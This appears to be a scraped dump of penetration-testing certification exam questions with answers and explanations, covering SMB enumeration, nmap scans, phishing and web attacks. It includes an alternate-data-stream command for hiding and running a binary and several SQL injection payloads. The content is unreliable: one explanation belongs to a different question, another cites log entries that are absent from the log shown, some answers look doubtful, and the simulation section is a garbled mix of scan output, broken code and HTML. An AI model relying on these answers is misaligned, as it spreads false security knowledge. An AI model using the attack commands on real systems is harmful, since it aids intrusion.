After running the enum4linux.pl command, a penetration tester received the following output:

```
=====
| Enumerating Workgroup/Domain on 192.168.100.56 |
=====
[+] Got domain/workgroup name: WORKGROUP
=====
| Session Check on 192.168.100.56 |
=====
[+] Server 192.168.100.56 allows sessions using username '', password ''
=====
| Getting domain SID for 192.168.100.56 |
=====
Domain Name: WORKGROUP
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
| Share Enumeration on 192.168.100.56 |
=====
Sharename Type Comment
-----
print$ Disk Printer Drivers
web Disk File Server
IPC$ IPC IPC Service (Samba 4.5.12-Debian)
SMB1 disabled -- no workgroup available
[+] Attempting to map shares on 192.168.100.56
//192.168.100.56/print$ Mapping: DENIED, Listing: N/A
//192.168.100.56/web Mapping: OK, Listing: OK
//192.168.100.56/IPC$ [E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
enum4linux complete on Mon Jul 20 10:14:37 2020
```

Which of the following commands should the penetration tester run NEXT?

- A. smbpool //192.160.100.56/print\$
- B. net rpc share -S 192.168.100.56 -U "
- C. smbget //192.168.100.56/web -U "
- D. smbclient //192.168.100.56/web -U " -N

**Answer:** D

#### Explanation:

A vulnerability scan is a type of assessment that helps to identify vulnerabilities in a network or system. It scans systems for potential vulnerabilities, misconfigurations, and outdated software. Based on the output from a vulnerability scan, a penetration tester can identify vulnerabilities that may be exploited to gain access to a system. In this scenario, the output from the penetration testing tool shows that 100 hosts contained findings due to improper patch management. This indicates that the vulnerability scan detected vulnerabilities that could have been prevented through proper patch management. Therefore, the most likely test performed by the penetration tester is a vulnerability scan.

#### NEW QUESTION 270

Which of the following types of information would MOST likely be included in an application security assessment report addressed to developers? (Choose two.)

- A. Use of non-optimized sort functions
- B. Poor input sanitization
- C. Null pointer dereferences
- D. Non-compliance with code style guide
- E. Use of deprecated Javadoc tags
- F. A cyclomatic complexity score of 3



**Answer:** BC

#### NEW QUESTION 273

A penetration tester, who is doing an assessment, discovers an administrator has been exfiltrating proprietary company information. The administrator offers to pay the tester to keep quiet. Which of the following is the BEST action for the tester to take?

- A. Check the scoping document to determine if exfiltration is within scope.
- B. Stop the penetration test.
- C. Escalate the issue.
- D. Include the discovery and interaction in the daily report.

**Answer:** B

#### Explanation:

"Another reason to communicate with the customer is to let the customer know if something unexpected arises while doing the pentest, such as if a critical vulnerability is found on a system, a new target system is found that is outside the scope of the penetration test targets, or a security breach is discovered when doing the penetration test. You will need to discuss how to handle such discoveries and who to contact if those events occur. In case of such events, you typically stop the pentest temporarily to discuss the issue with the customer, then resume once a resolution has been determined."

#### NEW QUESTION 275

A penetration tester has obtained shell access to a Windows host and wants to run a specially crafted binary for later execution using the wmic.exe process call create function. Which of the following OS or filesystem mechanisms is MOST likely to support this objective?

- A. Alternate data streams
- B. PowerShell modules
- C. MP4 steganography
- D. PsExec

**Answer:** A

#### Explanation:

Alternate data streams (ADS) are a feature of the NTFS file system that allows storing additional data in a file without affecting its size, name, or functionality. ADS can be used to hide or embed data or executable code in a file, such as a specially crafted binary for later execution. ADS can be created or accessed using various tool or commands, such as the command prompt, PowerShell, or Sysinternals12. For example, the following command can create an ADS named secret.exe in a file named test.txt and run it using wmic.exe process call create function: type secret.exe > test.txt:secret.exe & wmic process call create "cmd.exe /c test.txt:secret.exe"

#### NEW QUESTION 276

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

- A. NDA
- B. MSA
- C. SOW
- D. MOU

**Answer:** C

#### Explanation:

As mentioned in question 1, the SOW describes the specific activities, deliverables, and schedules for a penetration tester. The other documents are not relevant for this purpose. An NDA is a non-disclosure agreement that protects the confidentiality of the client's information. An MSA is a master service agreement that defines the general terms and conditions of a business relationship. An MOU is a memorandum of understanding that expresses a common intention or agreement between parties.

#### NEW QUESTION 281

When developing a shell script intended for interpretation in Bash, the interpreter /bin/bash should be explicitly specified. Which of the following character combinations should be used on the first line of the script to accomplish this goal?

- A. <#
- B. <\$
- C. ##
- D. #\$
- E. #!

**Answer:** E

#### NEW QUESTION 285

A mail service company has hired a penetration tester to conduct an enumeration of all user accounts on an SMTP server to identify whether previous staff member accounts are still active. Which of the following commands should be used to accomplish the goal?

- A. VRFY and EXPN
- B. VRFY and TURN
- C. EXPN and TURN
- D. RCPT TO and VRFY

**Answer:** A

#### Explanation:

The VRFY and EXPN commands can be used to enumerate user accounts on an SMTP server, as they are used to verify the existence of users or mailing lists. VRFY (verify) asks the server to confirm that a given user name or address is valid. EXPN (expand) asks the server to expand a mailing list into its individual members. These commands can be used by a penetration tester to identify valid user names or e-mail addresses on the target SMTP server.

**NEW QUESTION 287**

## SIMULATION

Using the output, identify potential attack vectors that should be further investigated.

## Weak Apache Tomcat Credentials

## Null session enumeration

## Weak SMB file permissions

## Webdav file upload

## ARP spoofing

## SNMP enumeration

### Fragmentation attack

## FTP anonymous login

## ● NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE VERSION
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds

$-P_n$

-SV

-p 1-1023

192.168.2.1-100

nmap

nc

```
--top-ports=100
```

```
--top-ports=1000
```

## hping

-SL

-sU

-0

192.168.2.2

## ⦿ NMAP Scan Output

```
Host is up (0.00079s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
88/tcp    open  kerberos-sec?
139/tcp   open  netbios-ssn
389/tcp   open  ldap?
445/tcp   open  microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
# Scan done at Fri Oct 13 10:03:06 2017 - 1 IP address (1 host up) scanned in 26.80 seconds

```
ports = [21, 22]

{:ports => 21:ports => 22}

#!/usr/bin/python

for $PORT in $PORTS:
    try:
        s.connect((ip, port))
        print("%s:%s - OPEN" % (ip, port))

    except socket.timeout:
        print("%s:%s - TIMEOUT" % (ip, port))

    except socket.error as e:
        print("%s:%s - CLOSED" % (ip, port))

    finally:
        s.close()

export $PORTS = 21,22

#!/usr/bin/ruby

#!/usr/bin/bash

for port in ports:
```

```
import socket
import sys


def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2:
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```

```
Secure System
https://comptia.org/login.aspx#remediatesource

1 <html>
2 <head>
3 <title>Secure Login</title>
4 </head>
5 <body>
6 <meta
7 content="c2RmZGZnaHhZm1qbGdoc2Rma2pnaGRzZmpoZGZvaW12aGRmc29pYmp3ZXJndWlydm9pb2h2ZGd1aWJoaGR1ZmZpZ2hzZDpYmhoZHNmc291Ymdoc3d5ZGI1Z2Z2
8 bnNkbGlqO2Job3VpYXNpZGZubXM7bGkZmliaHZab3NhZGJua2N4dnZ1aW0ia3NqYVYva2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkaZGZidmkaamFmbGhk3VmZyBuc2pyZ2hzZHVmaG
9 d1d3NmZ2hoZHNmZmU1c2hmZWRzZmZoc3U3cndweWhmamiRzZmZ2bnVzZm53cnYmYnZlZXJ2" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value='1'>"+document.location.href.substring(document.location.href.indexOf('=')+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action=""<uid value=""main id="" method="post">
15 <div style="margin-top:200px;margin-bottom:10px">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px">
19 <span style="width:100px">Name</span>
20 <input style="width:150px" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px">Password: </span><input style="width:150px" type="password" name="Password" id="password" value="">
24 <!-- div><span style="width:100px">Password: </span><input style="width:150px" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```





- A. Mastered
- B. Not Mastered

**Answer:** A

**Explanation:**

```
1: Null session enumeration Weak SMB file permissions Fragmentation attack
2: nmap
-sV
-p 1-1023
* 192.168.2.2
3: #!/usr/bin/python export $PORTS = 21,22 for $PORT in $PORTS: try:
s.c onnect((ip, port))
print("%s:%s – OPEN" % (ip, port)) except socket.timeout
print("%s:%s – TIMEOUT" % (ip, port)) except socket.error as e:
print("%s:%s – CLOSED" % (ip, port)) finally
s.close() port_scan(sys.argv[1], ports)
```

**NEW QUESTION 290**

A penetration tester discovered that a client uses cloud mail as the company's email system. During the penetration test, the tester set up a fake cloud mail login page and sent all company employees an email that stated their inboxes were full and directed them to the fake login page to remedy the issue. Which of the following BEST describes this attack?

- A. Credential harvesting
- B. Privilege escalation
- C. Password spraying
- D. Domain record abuse

**Answer:** A

**Explanation:**

Credential harvesting is a type of attack that aims to collect usernames and passwords from unsuspecting users by tricking them into entering their credentials on a fake or spoofed website. Credential harvesting can be done by using phishing emails that lure users to click on malicious links or attachments that redirect them to the fake website. The fake website may look identical or similar to the legitimate one, but it will capture and store the user's credentials for later use by the attacker. In this case, the penetration tester set up a fake cloud mail login page and sent phishing emails to all company employees to harvest their credentials.

**NEW QUESTION 293**

A penetration tester is contracted to attack an oil rig network to look for vulnerabilities. While conducting the assessment, the support organization of the rig reported issues connecting to corporate applications and upstream services for data acquisitions. Which of the following is the MOST likely culprit?

- A. Patch installations
- B. Successful exploits
- C. Application failures
- D. Bandwidth limitations

**Answer:** B

**Explanation:**

Successful exploits could cause network disruptions, service outages, or data corruption, which could affect the connectivity and functionality of the oil rig network. Patch installations, application failures, and bandwidth limitations are less likely to be related to the penetration testing activities.



**NEW QUESTION 294**

Which of the following can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools?

- A. Dictionary
- B. Directory
- C. Symlink
- D. Catalog
- E. For-loop

**Answer:** A

**Explanation:**

A dictionary can be used to store alphanumeric data that can be fed into scripts or programs as input to penetration-testing tools. A dictionary is a collection of key-value pairs that can be accessed by using the keys. For example, a dictionary can store usernames and passwords, or IP addresses and hostnames, that can be used as input for brute-force or reconnaissance tools.

**NEW QUESTION 299**

During an assessment, a penetration tester inspected a log and found a series of thousands of requests coming from a single IP address to the same URL. A few of the requests are listed below.

```
.myprofile.com/servicestatus.php?serviceID=1  
.myprofile.com/servicestatus.php?serviceID=2  
.myprofile.com/servicestatus.php?serviceID=3  
.myprofile.com/servicestatus.php?serviceID=4  
.myprofile.com/servicestatus.php?serviceID=5  
.myprofile.com/servicestatus.php?serviceID=6
```

Which of the following vulnerabilities was the attacker trying to exploit?

- A. ..Session hijacking
- B. ..URL manipulation
- C. ..SQL injection
- D. ..Insecure direct object reference

**Answer:** C

**Explanation:**

The vulnerability that the attacker was trying to exploit is SQL injection, which is a type of attack that exploits a vulnerability in a web application that allows an attacker to execute malicious SQL statements on a database server. SQL injection can allow an attacker to perform various actions on the database, such as reading, modifying, deleting, or creating data, or executing commands on the underlying OS. The log shows that the attacker was sending thousands of requests to the same URL with different parameters, such as `id=1' OR 1=1;--`, `id=1' AND 1=2;--`, or `id=1' UNION SELECT * FROM users;--`. These parameters are examples of SQL injection payloads, which are crafted SQL statements that are designed to manipulate or bypass the intended SQL query. For example, `id=1' OR 1=1;--` is a payload that terminates the original query with a single quote and a semicolon, appends an OR condition that is always true (`1=1`), and comments out the rest of the query with two dashes (`--`). This payload can cause the web application to return all records from the database table instead of just one record with `id=1`. The other options are not vulnerabilities that match the log entries. Session hijacking is a type of attack that exploits a vulnerability in a web application that allows an attacker to take over an active session of another user by stealing or guessing their session identifier or cookie. URL manipulation is a type of attack that exploits a vulnerability in a web application that allows an attacker to modify parameters or values in the URL to access unauthorized resources or functions. Insecure direct object reference is a type of attack that exploits a vulnerability in a web application that allows an attacker to access objects or resources directly by modifying their identifiers or references in the URL or request.

**NEW QUESTION 302**

A security analyst needs to perform an on-path attack on BLE smart devices. Which of the following tools would be BEST suited to accomplish this task?

- A. Wireshark
- B. Gattacker
- C. tcpdump
- D. Netcat

**Answer:** B

**Explanation:**

The best tool for performing an on-path attack on BLE smart devices is Gattacker. Gattacker is a Bluetooth Low Energy (BLE) pentesting and fuzzing framework specifically designed for on-path attacks. It allows security analysts to perform a variety of tasks, including man-in-the-middle attacks, passive and active scans, fuzzing of BLE services, and more. Gattacker also provides an interactive command-line interface that makes it easy to interact with the target BLE device and execute various commands.

**NEW QUESTION 303**

Given the following output: User-agent:\*

Disallow: /author/ Disallow: /xmlrpc.php Disallow: /wp-admin Disallow: /page/

During which of the following activities was this output MOST likely obtained?

- A. Website scraping
- B. Website cloning
- C. Domain enumeration
- D. URL enumeration

**Answer:** D

**Explanation:**

URL enumeration is the activity of discovering and mapping the URLs of a website, such as directories, files, parameters, or subdomains. URL enumeration can help to identify the structure, content, and functionality of a website, as well as potential vulnerabilities or misconfigurations. One of the methods of URL enumeration is to analyze the robots.txt file of a website, which is a text file that tells search engine crawlers which URLs the crawler can or can't request from the site<sup>1</sup>. The output shown in the question is an example of a robots.txt file that disallows crawling of certain URLs, such as /author/, /xmlrpc.php, /wp-admin, or /page/.

**NEW QUESTION 306**

A security firm is discussing the results of a penetration test with the client. Based on the findings, the client wants to focus the remaining time on a critical network segment. Which of the following BEST describes the action taking place?

- A. Maximizing the likelihood of finding vulnerabilities
- B. Reprioritizing the goals/objectives
- C. Eliminating the potential for false positives
- D. Reducing the risk to the client environment

**Answer:** B

**Explanation:**

Goal Reprioritization Have the goals of the assessment changed? Has any new information been found that might affect the goal or desired end state? I would also agree with A, because by goal reprioritization you are more likely to find vulnerabilities in this specific segment of critical network, but it is a side effect of goal reprioritization.

**NEW QUESTION 309**

An exploit developer is coding a script that submits a very large number of small requests to a web server until the server is compromised. The script must examine each response received and compare the data to a large number of strings to determine which data to submit next. Which of the following data structures should the exploit developer use to make the string comparison and determination as efficient as possible?

- A. A list
- B. A tree
- C. A dictionary
- D. An array

**Answer:** C

**Explanation:**

data structures are used to store data in an organized form, and some data structures are more efficient and suitable for certain operations than others. For example, hash tables, skip lists and jump lists are some dictionary data structures that can insert and access elements efficiently<sup>3</sup>.

For string comparison, there are different algorithms that can measure how similar two strings are, such as Levenshtein distance, Hamming distance or Jaccard similarity<sup>4</sup>. Some of these algorithms can be implemented using data structures such as arrays or hashtables<sup>5</sup>.

**NEW QUESTION 311**

A client has requested that the penetration test scan include the following UDP services: SNMP, NetBIOS, and DNS. Which of the following Nmap commands will perform the scan?

- A. nmap -vv sUV -p 53, 123-159 10.10.1.20/24 -oA udpscan
- B. nmap -vv sUV -p 53,123,161-162 10.10.1.20/24 -oA udpscan
- C. nmap -vv sUV -p 53,137-139,161-162 10.10.1.20/24 -oA udpscan
- D. nmap -vv sUV -p 53, 122-123, 160-161 10.10.1.20/24 -oA udpscan

**Answer:** C

**NEW QUESTION 314**

User credentials were captured from a database during an assessment and cracked using rainbow tables. Based on the ease of compromise, which of the following algorithms was MOST likely used to store the passwords in the database?

- A. MD5
- B. bcrypt
- C. SHA-1
- D. PBKDF2

**Answer:** A

**NEW QUESTION 317**

The output from a penetration testing tool shows 100 hosts contained findings due to improper patch management. Which of the following did the penetration tester perform?

- A. A vulnerability scan
- B. A WHOIS lookup
- C. A packet capture
- D. An Nmap scan

**Answer:** A

**Explanation:**

A vulnerability scan is a type of penetration testing tool that is used to scan a network for vulnerabilities. A vulnerability scan can detect misconfigurations, missing patches, and other security issues that could be exploited by attackers. In this case, the output shows that 100 hosts had findings due to improper patch

management, which means that the tester performed a vulnerability scan.

#### NEW QUESTION 321

.....

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